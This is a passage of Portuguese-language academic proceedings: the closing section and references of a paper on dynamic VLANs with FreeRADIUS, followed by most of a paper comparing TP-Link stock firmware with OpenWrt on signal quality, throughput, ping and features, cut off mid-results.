


Figura 8. Teste de conexão.

Após a realização dos testes, foi analisado que a VLAN dinâmica comportou-se de forma esperada. Sendo assim, com base nos cadastros inserido no banco de dados utilizando o DaloRADIUS, os usuários foram redirecionados a VLAN determinada.

## 5. Considerações finais

Ao aplicar a VLAN dinâmica a rede será dividida logicamente, com isso haverá a diminuição de pacotes de *broadcast*, além de tornar a rede mais segura isolando os usuários logicamente. Sendo assim o administrador terá um controle maior sobre a rede.

Utilizando o *software* FreeRADIUS como servidor de autenticação, confirmou-se que é possível fazer o



redirecionamento de VLAN dinâmica entre os usuários, AP e o servidor.

Ao final desta pesquisa, houve algumas dificuldades, uma dela foi relacionar o Banco de Dados MySQL com o FreeRADIUS para utilizar os usuários cadastrados com suas devidas VLANs.

Apesar dos obstáculos que surgiram, foi possível atingir o objetivo principal, ou seja, realizar a autenticação de usuários da rede sem fio através de diferentes perfis. Analisando a aplicação do FreeRADIUS, a principal barreira que este serviço apresenta é que o administrador de rede tem que fazer os cadastros dos usuários no banco de dados, utilizando o *software* DaloRADIUS.

Utilizando-se o Cisco Aironet 2700 em modo cliente AP com suporte a VLAN, provou-se que é possível utilizar este equipamento em uma rede com autenticação em VLANs dinâmicas, sendo que o protocolo RADIUS pode ser implementado aplicando-se o *software* FreeRADIUS no sistema operacional Ubuntu Desktop 12.04 LTS.

Trabalhou-se com a possibilidade dos usuários realizarem seu cadastrado via interface web; no entanto pelo tempo limitado para realização da implementação essa tarefa não pode ser concluída, ficando de proposta para trabalhos futuros.

## 6. Referências

- AMARAL, João J. F. **Como fazer uma pesquisa bibliográfica.** Disponível em: <<http://200.17.137.109:8081/xiscane/courses-1/mentoring/tutoring/Como%20fazer%20pesquisa%20bibliografica.pdf>>. Acesso em: 28 ago. 2015.
- CERÓN, DANIEL G. **Implantación de un sistema NAC en Hospital Clínic,** set. 2014. Disponível em: <[http://openaccess.uoc.edu/webapps/o2/bitstream/10609/28041/3/dgc59f\\_TFC\\_Memoria\\_0901.pdf](http://openaccess.uoc.edu/webapps/o2/bitstream/10609/28041/3/dgc59f_TFC_Memoria_0901.pdf)>. Acesso em: 30 set. 2015.



**CERT.BR. Cartilha de segurança: Códigos maliciosos.**  
Disponível em: <<http://cartilha.cert.br/malware/>> Acesso em: 22 dez. 2015.

**CISCO. Configuring 802.1Q VLAN Interfaces on the Cisco ASR 9000 Series Router.** Disponível em: <[http://www.cisco.com/c/en/us/td/docs/routers/asr9000/software/asr9k\\_r4-2/interfaces/configuration/guide/hc42asr9kbook/hc42vlan.pdf](http://www.cisco.com/c/en/us/td/docs/routers/asr9000/software/asr9k_r4-2/interfaces/configuration/guide/hc42asr9kbook/hc42vlan.pdf)>. Acesso em: 24 nov. 2015.

**DALORADIUS. DaloRADIUS.** Disponível em: <<http://www.daloradius.com/>>. Acesso em: 20 Nov. 2015.

**DANTAS, Mário.** Redes de comunicação e computadores: abordagem quantitativa. Florianópolis: Visual Books, 2010.

**FILIPPETI, Marco A.** CCNA 5.0: guia completo de estudo. Florianópolis: Visual Books, 2014.

**FOLLMANN, Alan Flávio.** Implantação de NAC em ambientes corporativos. 2011. 27 f. Monografia (Especialização) - Curso de Especialização em Teleinformática e Redes de Computadores, Universidade Tecnológica Federal do Paraná, Curitiba, 2011. Disponível em: <[http://repositorio.roca.utfpr.edu.br/jspui/bitstream/1/645/1/CT\\_TELEINFO\\_XIX\\_2011\\_01.pdf](http://repositorio.roca.utfpr.edu.br/jspui/bitstream/1/645/1/CT_TELEINFO_XIX_2011_01.pdf)>. Acesso em: 02 out. 2015.

**FREITAS JUNIOR, Vanderlei; WOSZEZENKI, Cristiane; ANDERLE, Daniel F.; SPERONI, Rafael; NAKAYAMA, Marina K.** A pesquisa científica e tecnológica. Disponível em: <<http://www.revistaespacios.com/a14v35n09/14350913.html>>. Acesso em: 11 set. 2015.

**GIL, Antonio Carlos.** Como elaborar projetos de pesquisa. 5. ed. São Paulo: Atlas, 2010.

**HAFFERMANN, Leonardo.** Segmentação de Redes com VLAN. 2009. 23 f. Monografia (Especialização) - Curso de



Redes e Segurança de Sistemas, Pontifícia Universidade Católica do Paraná, Curitiba, 2009. Disponível em: <<http://www.ppgia.pucpr.br/~jamhour/RSS/TCCRSS08A/LeonardoHaffermann-Artigo.pdf>>. Acesso em: 16 out. 2015.

KUROSE, James F.; ROSS, Keith W. **Redes de computadores e a internet: uma abordagem top-down**. 5. ed. São Paulo: Addison Wesley, 2010.

KUTEN, Julio; NADOLNY NETO, Leonardo. **Autenticação de clientes em rede sem fio com Radius**. 2010. Monografia (Especialização) - Curso de Redes e Segurança de Sistemas, Pontifícia Universidade Católica do Paraná, Curitiba, 2010. Disponível em: <<http://www.ppgia.pucpr.br/~jamhour/RSS/TCCRSS08B/LeonardoNadolnyNetoArtigo.pdf>>. Acesso em: 23 nov. 2015.

MACHADO, Ângela de Lima. **Autenticação Centralizada com Freeradius em Infraestrutura de Redes Mesh**. Disponível em: <[http://sombrio.ifc.edu.br/download/redes/TCC\\_2012/TCC\\_Angela.pdf](http://sombrio.ifc.edu.br/download/redes/TCC_2012/TCC_Angela.pdf)>. Acesso em: 24 nov. 2015.

MORAES, Alexandre F. **Redes de computadores: fundamentos**. 7.ed. São Paulo: Érica, 2010.

NASCIMENTO, Aline Porto Borges do; FERRAZ FILHO, Braz da Silva; LIMAS, Jéferson Mendonça de. **Implementação de VLAN dinâmica com OpenVMPs**. 2013. 20 f. TCC (Graduação) - Curso de Tecnologia em Redes de Computadores, Instituto Federal de Educação, Ciência e Tecnologia Catarinense, Sombrio, 2013.

OLSEN, Diogo Roberto; LAUREANO, Marcos Aurélio Pchek. **Redes de Computadores**. Curitiba: Livro Técnico, 2010.

OPENNAC. **What is openNAC?** Disponível em: <<http://www.opennac.org/opennac/en/about/what-is-opennac.html>>. Acesso em: 02 out. 2015.



ORACLE. **MySQL.** Disponível em: <<http://www.oracle.com/br/products/mysql/overview/index.html>>. Acesso em: 20 nov. 2015.

PACKETFENCE. **What is PacketFence?** Disponível em: <<http://www.packetfence.org/>>. Acesso em: 02 out. 2015.

QUESADA, Aparecido; TOSTA, Adriana; DOURADO, Eder Moura; SANTOS, Simone Leal dos; RIBEIRO Thiago Akira de Moraes; SOUZA, Yuri. Robinson de. **Apostila de Mysql.** Disponível em: <[http://www.telecentros.sp.gov.br/saber/apostilas/antigas/apostila\\_sql.pdf](http://www.telecentros.sp.gov.br/saber/apostilas/antigas/apostila_sql.pdf)>. Acesso em: 24 nov. 2015.

**RFC 2868. RADIUS Attributes for Tunnel Protocol Support.** Disponível em: <<https://www.ietf.org/rfc/rfc2868.txt>>. Acesso em: 18 nov. 2015.

SAADE, Débora C. Muchaluat et al. **Acesso Seguro Baseado em VLAN Dinâmica.** Rnp, 2013. Disponível em: <<http://www.midiacom.uff.br/eduroambr/arquivos/Relatorio-eduroam-VLAN.pdf>>. Acesso em: 12 nov. 2015.

SANTOS, Ricardo Eleutério dos. **VLAN: Estudo, Teste e Analise desta Tecnologia.** 2010. 77 f. Monografia (Especialização) - Curso de Tecnologia em Sistemas de Telecomunicações, Instituto Federal de Santa Catarina, São José, 2010. Disponível em: <[http://wiki.sj.ifsc.edu.br/wiki/images/3/37/ProjetoFinal\\_RicardoEleuterio.pdf](http://wiki.sj.ifsc.edu.br/wiki/images/3/37/ProjetoFinal_RicardoEleuterio.pdf)>. Acesso em: 07 ago. 2015.

SILVA, Luiz Antonio. F. da; DUARTE, Otto Carlos. M. B. **Radius em Redes Sem Fio.** Disponível em: <[http://www.gta.ufrj.br/seminarios/CPE825/tutoriais/lafs/RA\\_DIUS\\_em\\_Redes\\_sem\\_Fio.pdf](http://www.gta.ufrj.br/seminarios/CPE825/tutoriais/lafs/RA_DIUS_em_Redes_sem_Fio.pdf)>. Acesso em: 23 nov. 2015.

SOUZA, André Luiz Ramos de; LOPES, Diego de Souza. **Controle de Acesso à Rede com PacketFence.** 2011. 86 f. TCC (Graduação) - Curso de Tecnologia em Redes de Computadores, Faculdade de Tecnologia Senai de Desenvolvimento Gerencial - Fatesg, Goiânia, 2011.



TANENBAUM, Andrew S.; WETHERALL, David. **Redes de computadores**. 5. ed. São Paulo: Pearson Prentice Hall, 2011.

VARADARAJAN, Suba. **Virtual Local Area Networks**. Disponível em: <[http://www.cse.wustl.edu/~jain/cis788-97/ftp/virtual\\_lans/index.html](http://www.cse.wustl.edu/~jain/cis788-97/ftp/virtual_lans/index.html)>. Acesso em: 28 ago. 2015.



# Comparativo entre sistemas operacionais de roteadores sem fio: *Default versus OpenWrt*

Marcos Nunes da Silva<sup>1</sup>, Sérgio Henrique Souza Rodrigues<sup>1</sup>,  
Marco Antonio Silveira de Souza<sup>2</sup>, Iuri Sônego Cardoso<sup>2</sup>

<sup>1,2</sup>Instituto Federal de Educação, Ciência e Tecnologia  
Catarinense – Campus Avançado Sombrio – Sombrio – SC –  
Brasil.

marcos-n-s@hotmail.com, sergiohenriquesr@gmail.com,  
marco.souza@sombrio.ifc.edu.br,  
iuricardoso@gmail.com

**Abstract.** *With the increase in the number of people accessing the Internet, it also increases the amount of routers. Given this reality this article draws a comparison between operating systems used in routers: Factory original and the other category open source (OpenWrt). The objective of this article is to question whether there will be a better use of the resources of routers just changing the operating system. Will be reviewed five items that will guide the answer to the question raised in the goal. Were chosen routers commonly used models in homes and small businesses.*

**Resumo.** *Com o aumento do número de pessoas que acessam a Internet, a utilização do roteador é cada vez maior. Diante desta realidade, este artigo aborda um comparativo entre sistemas operacionais utilizados em roteadores sem fio: Default e o OpenWrt. O objetivo do estudo é questionar se haverá um melhor aproveitamento dos recursos destes roteadores trocando o sistema operacional. Serão analisados cinco quesitos: modos possíveis de funcionamento do*



*roteador em uma rede; intensidade e/ou ruído do sinal; tempo do ping, download, upload; benefício de aplicações/utilitários ; facilidade na configuração dos roteadores. Os quesitos descritos demonstraram a superioridade do OpenWrt sobre o sistema Default.*

## 1. Introdução

Nas últimas décadas, tem aumentando consideravelmente o número de pessoas com acesso à Internet, esta é uma tendência que ocorre a nível mundial e se reflete no Brasil. Isto ocorre através do uso de computadores, celulares, tablets, etc. Isto pode ser constatado através dos dados do IBGE (2013) que apontam um incremento de 2,9% referente a última coleta de dados do ano de 2011. O percentual de pessoas com acesso a Internet aumentou de 46,5%, em 2011, para 49,4%, em 2013. Isto certamente acarreta um incremento também no número de roteadores, assim é provável que usuários se dirijam até as lojas e comprem roteadores para suas residências, pois buscam uma melhor utilização dos recursos da Internet por meio de seus dispositivos que podem necessitar de conexões sem fio ou cabeadas.

É provável que, com a disponibilidade da Internet, as pessoas sintam-se motivadas à usufruir o máximo dos recursos oferecidos pelos seus dispositivos eletrônicos, justificando-se assim a busca pelas alternativas disponíveis, incluindo-se aqui os roteadores domésticos e os utilizados em empresas de pequeno porte.

Diante deste quadro, surge o questionamento: os roteadores domésticos e de empresas de pequeno porte estão disponibilizando todos os recursos que podem oferecer para suas redes? Os sistemas operacionais previamente instalados estão contribuindo para a otimização dos recursos disponíveis nestes roteadores domésticos ou de empresas de pequeno porte?



Com intuito de buscar respostas para estes questionamentos, este artigo objetiva comparar dois sistemas operacionais distintos e verificar a possibilidade de otimização dos recursos de *hardware* dos roteadores. Os sistemas operacionais utilizados serão o *Default*, previamente instalado e um outro o *Openwrt (opensource)*. Ambos sistemas estarão instalados em cada um dos roteadores de modelos idênticos (*TP-Link*, WR740N). O estudo será baseado em quesitos específicos referentes às funcionalidades e recursos que estes roteadores podem proporcionar aos usuários que utilizam estes dispositivos, seja em ambiente doméstico ou empresas de pequeno porte.

Este artigo estrutura-se nas seguintes seções: introdução, trabalhos correlatos, metodologia e proposta de comparação, resultados, considerações finais e referências.

## 2. Trabalhos correlatos

A escolha pelo sistema operacional de código aberto o *OpenWrt*, deve-se ao fato deste ser um sistema de distribuição *Linux* e ter sido utilizado em outros trabalhos já publicados na sub-área de redes de computadores entre eles destaca-se:

- Deboni e Borba (2007) – Elaboraram um tutorial da instalação e configuração do sistema operacional em roteadores da marca *LinkSys* com o intuito de salientar configurações relacionadas a segurança e economia.
- Silva et al (2012) – Desenvolveram no Campus do Instituto Federal Catarinense um protótipo de um de automação residencial chamado “*DroidLar*” utilizando o *OpenWrt* como sistema operacional em seus pontos de acesso.
- Antunes et al (2012) – Optaram pelo sistema operacional *OpenWrt* na montagem de uma rede em malha sem fio padrão 802.11a. Pois este



sistema operacional mostrou-se compatível com o protocolo OLSR (Optimized Link State Routing) utilizado no estudo.

- Lee et al (2008) - Utilizaram em seu artigo o sistema operacional *OpenWrt* com o objetivo de criar uma rede sem fio com controle de acesso criando um cliente e servidor RADIUS;
- Han (2012) – Em sua tese, propôs moldar o código fonte do sistema operacional de acordo com as necessidades exigidas em um ambiente de uma residência familiar, resultando na habilitação de serviços adicionais no roteador e o estabelecimento de um controle de acesso à Internet.
- Kim e Kim (2013) - Utilizaram uma extensão do *OpenWrt* junto com *hardware* do tipo *Arduino*, objetivando estabelecer o controle da iluminação dentro de uma estufa através da Internet, proporcionando assim praticidade e economia para os administradores;
- Marrafon e Branquinho (2014) – Optaram pela utilização do sistema operacional *OpenWrt* em roteadores de sua pesquisa que visava o estudo e desenvolvimento de um protocolo para descoberta de melhor caminho em uma Rede de Sensores Sem Fio (RSSF) de múltiplos saltos.

### **3. Metodologia e proposta de comparação**

A metodologia adotada na realização deste artigo foi a pesquisa bibliográfica. Na concepção de Gil (2010, p.1), a pesquisa bibliográfica é definida como “procedimento racional e sistemático que tem como objetivo proporcionar respostas aos problemas que são propostos”. Este tipo de pesquisa foi utilizado em todas etapas de desenvolvimento deste artigo. Além disso,



também foi utilizada a pesquisa experimental pois, conforme apontaram Dias et al (2013) por meio dela é possível identificar variáveis, analisando o comportamento das mesmas e o efeito produzido. Este último tipo de pesquisa foi utilizado quando houve a troca de sistemas operacionais no dispositivo, possibilitando assim a determinação do resultado do aproveitamento dos recursos disponíveis.

Para atingir o objetivo deste trabalho, realizou-se um comparativo entre dois roteadores sem fio idênticos da marca *TP-Link*: um com seu sistema operacional *Default*, e o outro com o sistema operacional *OpenWrt* instalado posteriormente, compatível com o modelo e versão do *hardware*.

Os procedimentos necessários para a instalação do sistema operacional no roteador escolhido e utilizado na comparação, foram obtidos a partir do próprio site do projeto *OpenWrt* (2015). O desenvolvimento do comparativo foi realizado a partir dos seguintes procedimentos:

1. Certificou-se que havia uma fonte de energia ininterrupta, (foi verificado o nível da bateria de *notebook* utilizado), isto para que não houvesse uma queda de energia, podendo ocorrer danos ao *hardware* do roteador caso acontecesse;
2. *Download* do arquivo do sistema operacional obtido diretamente do site do projeto *OpenWrt*;
3. Conexão com o roteador, através do endereço IP (*Internet Protocol*) *Default*, 192.168.0.1;
4. Acesso com o *login* e senha padrão do sistema operacional da *TP-Link*;
5. Acesso a aba de configuração, acessando a opção de atualização de *firmware* e posteriormente selecionando o arquivo que contém o sistema operacional *OpenWrt* (procedimento 2);
6. Espera pelo tempo necessário para a instalação e



aguardar a reinicialização automática;

7. Acesso à *interface* gráfica do roteador, agora já com o *OpenWrt*, por meio do IP 192.168.1.1, destaca-se a não necessidade de digitação do *login* e senha pois estes foram definidos pelo usuário no primeiro acesso.

Destaca-se para quem tiver interesse em realizar todos os procedimentos acima descritos, que a marca TP-Link (2015) em seu site destaca e traz a seguinte ressalva, quanto a garantia do produto em relação a utilização de outros sistemas operacionais:

“Alguns produtos TP-Link podem ter seu *software* principal (*firmware*) substituído por *softwares* de terceiros, como a *firmware* DD-WRT (baseada em *Linux*). A TP-Link não poderá fornecer suporte técnico para produtos que forem atualizados com tais sistemas, e não poderá garantir o desempenho e estabilidade de seus produtos quando na não utilização de *softwares* de atualização originais TP-Link. O dano ao produto resultante da utilização de *firmwares* de terceiros anulará a garantia do produto.”

Justifica-se a escolha da marca TP-Link e o modelo TL-WR740N ( Figura 1. Roteador TL-WR740N ) pois o dispositivo está incluso na lista de hardwares suportados apresentados na Figura 2, além disso, segundo o site Buscapé<sup>17</sup>, o roteador tem um dos menores custos financeiros.

---

<sup>17</sup> O site Buscapé é um endereço de pesquisa de preços de produtos vendidos pela Internet. Neste caso específico foi realizada a pesquisa por preços de roteadores.





Figura 1: Roteador TL -WR740N.



The screenshot shows a table titled "Table of Hardware" from the OpenWrt wiki. The table lists various routers and their compatibility with OpenWrt. The columns include: ID, Manufacturer, Model, Version, Last Update, and Status. The status column indicates compatibility with OpenWrt (tl-wa801nd, tl-wa5210g, tl-wr702n, tl-wr710n, tl-wr720n, tl-wr740n, tl-wr741nd, tl-wr741nd, tl-wr743nd). The row for the TP-Link TL-WR740N is highlighted in orange.

ID	Manufacturer	Model	Version	Last Update	Status	
806	TP-Link	TL-WA901ND	v2	15.05	tl-wa801nd	<a href="#">View/Edit data</a>
807	TP-Link	TL-WA5210G	1	10.03.1	tl-wa5210g	<a href="#">View/Edit data</a>
808	TP-Link	TL-WR702N	v1	-	tl-wr702n	<a href="#">View/Edit data</a>
809	TP-Link	TL-WR710N	1.0 (CN)		tl-wr710n	<a href="#">View/Edit data</a>
810	TP-Link	TL-WR720N	3 (CN)	14.07	tl-wr720n	<a href="#">View/Edit data</a>
811	TP-Link	TL-WR740N	1	15.05	tl-wr740n	<a href="#">View/Edit data</a>
812	TP-Link	TL-WR741ND	1, 1.8	10.03	tl-wr741nd	<a href="#">View/Edit data</a>
813	TP-Link	TL-WR741ND	1.4, 1.5, 1.9, 3		tl-wr741nd	<a href="#">View/Edit data</a>
814	TP-Link	TL-WR743ND	1, 1.1	15.05	tl-wr743nd	<a href="#">View/Edit data</a>

Figura 2. Tabela de Hardwares compatíveis.

Dentro das funcionalidades e recursos dos roteadores elegeu-se alguns itens mínimos necessários para o andamento de comparativo proposto para este estudo. Segue os itens escolhidos, identificados como quesitos:

- Quesito 1 – Modos disponíveis de funcionamento para cada roteador em uma rede ( router, bridge, repetidor, etc...);
- Quesito 2 – Considerando a situação de modo de



*access point*<sup>18</sup>, realização de comparativo da qualidade do sinal *wireless* emitido para os clientes com intuito de identificar a existência de possíveis diferenças de intensidade e/ou ruído;

- Quesito 3 – Em modo *access point*, comparativo dos resultados de velocidade de *download*, *upload* e o tempo do *ping*<sup>19</sup> em cada um dos sistemas operacionais.
- Quesito 4 – Comparativo com intuito de identificar qual o sistema operacional que possui benefício de aplicações e utilitários que seriam úteis aos contextos dos ambientes doméstico e de pequenas empresas;
- Quesito 5 – Comparativo da facilidade e simplicidade no processo de configuração dos sistemas operacionais dos roteadores;

Visando ao alcance dos resultados, foram adotadas as seguintes medidas:

- Quesito 1 – Utilizou-se apenas a interface gráfica própria de cada roteador. Contudo destaca-se que os autores se empenharam na procura de opções de modos possíveis que os roteadores poderiam representar em uma rede;
- Quesito 2 – Foi utilizado o auxílio do *software* analisador de sinais *Acrylic WIFI Professional* que encontrava-se instalado em um computador que localizavase a uma distância de aproximadamente 16 metros dos roteadores, em ambos os testes. O experimento foi realizado em um espaço residencial com obstáculos comuns neste tipo de ambiente, a destacar: paredes de alvenaria,

---

<sup>18</sup> Modo onde o roteador é um ponto de acesso aos usuários da rede.

<sup>19</sup> Medida da latência entre os dispositivos da rede.



divisórias de vidro, piso e teto sem qualquer tipo de isolamento, entre outros. Além disso cabe ressaltar que o canal escolhido do sinal *wireless*, considerada uma variável de grande influência para este tipo de estudo, foi o mesmo em ambos os testes (canal 6). Os testes foram realizados sequencialmente, em um espaço de tempo de aproximadamente três minutos entre eles.

- Quesito 3 – Como método para análise utilizou-se o *software Speedtest* que encontrava-se instalado em cinco dispositivos *Android*'s que permaneciam a uma distância de 7 metros do roteador destacando-se mais uma vez a existência de obstáculos variados, típicos de uma residência. A banda de Internet de 1 *megabit* por segundo era disponibilizada por um provedor a rádio. Foram realizados cinco testes em cada dispositivo *Android*. Os dados obtidos foram armazenados em uma planilha do *software LibreOffice Calc* que calculou uma média de cada um dos cinco dispositivos e uma média total de todos eles.
- Quesito 4 e 5 – Assim como no quesito 1, utilizou-se apenas a *interface* gráfica de cada sistema operacional onde os autores realizaram a busca das informações requeridas pelo quesito.

As informações foram obtidas através da utilização dos equipamentos exibidos na Figura 3, que posteriormente foram analisadas e geraram os resultados apresentados a seguir.





Figura 3: Equipamentos utilizados.

#### 4. Resultados

No Quesito 1 cujo o objetivo era identificar nos sistemas operacionais quais são os modos de atuação possíveis em uma rede constatou-se que o sistema operacional *Default* da *TP-Link* atua somente nos modos de *access point* e como repetidor em uma rede, diferente do *OpenWrt* que transforma o roteador num equipamento mais abrangente, pois possui mais modos de funcionamento em uma rede, conforme identificado na Figura 4. Isto contribui para que este último possa atuar na solução de um número maior de problemas e necessidades que podem surgir em redes de pequeno porte domésticas e/ou comerciais. Os modos extras disponibilizados pelo sistema operacional do *OpenWrt* são:

- Modo *Ad-Hoc* e 802.11s (redes *Mesh*): Estes dois modos são destinados a redes onde não existe um ponto de acesso central, ou seja, aquelas em que todas informações tenham que passar por ele para o roteamento. Sendo assim todos os nós são responsáveis por rotear os pacotes. Sobre a diferença entre os dois modos os autores Castelo Branco *et al.* (2014) dizem que:

“Basicamente a diferença reside no fato de que em uma rede *Mesh*, os nós têm localização fixa porque servem como parte da infraestrutura de comunicação, embora tal posição não seja



predeterminada”.

- Modo *pseudo Ad-hoc (ahdemo)* - modo usado também em implementações de redes *Ad-Hoc*;
- Modo monitor – Utilizado para realizar auditoria em redes *wireless*, onde nenhum pacote é enviado pela rede, mas todos os pacotes são recebidos para serem analisados por um *software* instalado no roteador.



Figura 4: Modos possíveis OpenWrt.

Ainda sobre o Quesito 1, Pinzon (2009) destaca que há de se considerar a existência de uma adesão maior a redes *wireless* devido à flexibilidade que elas oferecem. Além disso, os autores evidenciam o fato que o roteador com o sistema operacional *OpenWrt* tem um incremento em sua flexibilidade na rede, possibilitando a criação de múltiplas redes *wireless*, conforme apresenta a Figura 5, isto possibilita que configurações diferentes sejam empregadas na rede, podendo operar concomitantemente, pois são independentes entre si. Esta opção pode ser interessante em ambiente doméstico e/ou em empresas de pequeno porte, pois permite a criação de duas ou mais redes sem fio, além da ativação em qualquer um dos modos possíveis no roteador com a opção de escolher configurações diferentes em cada uma delas. O exemplo a seguir serve para demonstrar este tipo de situação:



- Em ambiente doméstico, o gestor transmite dois sinais de redes *wireless* distintos, porém um dos sinais atua retransmitindo o sinal de outro *access point* (modo *bridge*), e o segundo funciona como um ponto de acesso (*access point*) independente do anterior, possibilitando o *link* de Internet e configurações para o acesso à redes diferentes.




Figura 5: Transmissão de duas redes wireless.

No Quesito 2, que comparava qual seria a qualidade do sinal emitido pelas antenas *wireless* dos roteadores nos diferentes sistemas operacionais, o resultado obtido com auxílio do *software Acrilic Wi-Fi Professional* foi que o roteador que utilizava o *OpenWrt* (Figura 6) como sistema operacional foi superior ao



original da TP-Link (Figura 7).




Figura 6: Análise do roteador com OpenWrt.

A Figura 7 mostra a análise feita no sistema operacional Default.




Figura 7: Análise do roteador sistema operacional Default.



O Gráfico 1 mostra uma melhor compreensão dos resultados da intensidade do sinal.




Gráfico 1: Comparação da Intensidade do sinal

O Gráfico 2 (SNR) ilustra o resultado da comparação entre os sistemas operacionais.




Gráfico 2. Comparação do SNR

O Quesito 3 permitiu inferir que o sistema operacional *OpenWrt* mostrou-se moderadamente superior em dois dos três itens analisados pelo *software Speedtest*. Quanto a velocidade de *download* e *upload*, do sistema operacional da *OpenWrt* mostrou índices melhores, porém no tempo do *ping*, o sistema operacional *Default* obteve um resultado melhor. Todos os resultados deste quesito são apresentados através de número não exatos pois derivam das médias feitas a partir dos dados coletados nos cinco testes realizados em cada dispositivo *Android* (Quadro 1).



DISPOSITIVOS	SISTEMAS OPERACIONAIS			DEFAULT		
	PING(ms)	DOWNLOAD	UPLOAD	PING(ms)	DOWNLOAD	UPLOAD
ANDROID 1 (Média)	104	0,91	0,236	90,6	0,824	0,324
ANDROID 2 (Média)	85,4	0,92	0,254	118	1,02	0,236
ANDROID 3 (Média)	163	1,024	0,288	80,4	0,872	0,152
ANDROID 4 (Média)	254	0,818	0,42	249,8	0,884	0,374
ANDROID 5 (Média)	77,2	0,952	0,188	57,2	1,012	0,192
MÉDIA GERAL	136,72	0,9248	0,2772	119,22	0,9224	0,2556

Quadro 1: Resultados quesito 3.

É importante destacar em relação a este quesito que a diferença dos resultados dos itens analisados nos sistemas operacionais foram de:

- 0,5% no *download* (superioridade do *OpenWrt* em relação ao sistema *Default*);
- 12% no *ping* (superioridade do sistema *Default* em relação ao *OpenWrt*); • 9% no *upload* (superioridade do *OpenWrt* em relação ao sistema *Default*).

O Gráfico 3 (*ping*), apresenta o resultado dos sistemas operacionais, com destaque para as diferenças entre eles.




Gráfico 3. Comparaçāo dos resultados da média do ping.

No Gráfico 4 exibe o resultado da média dos *downloads* entre os sistemas operacionais testados.



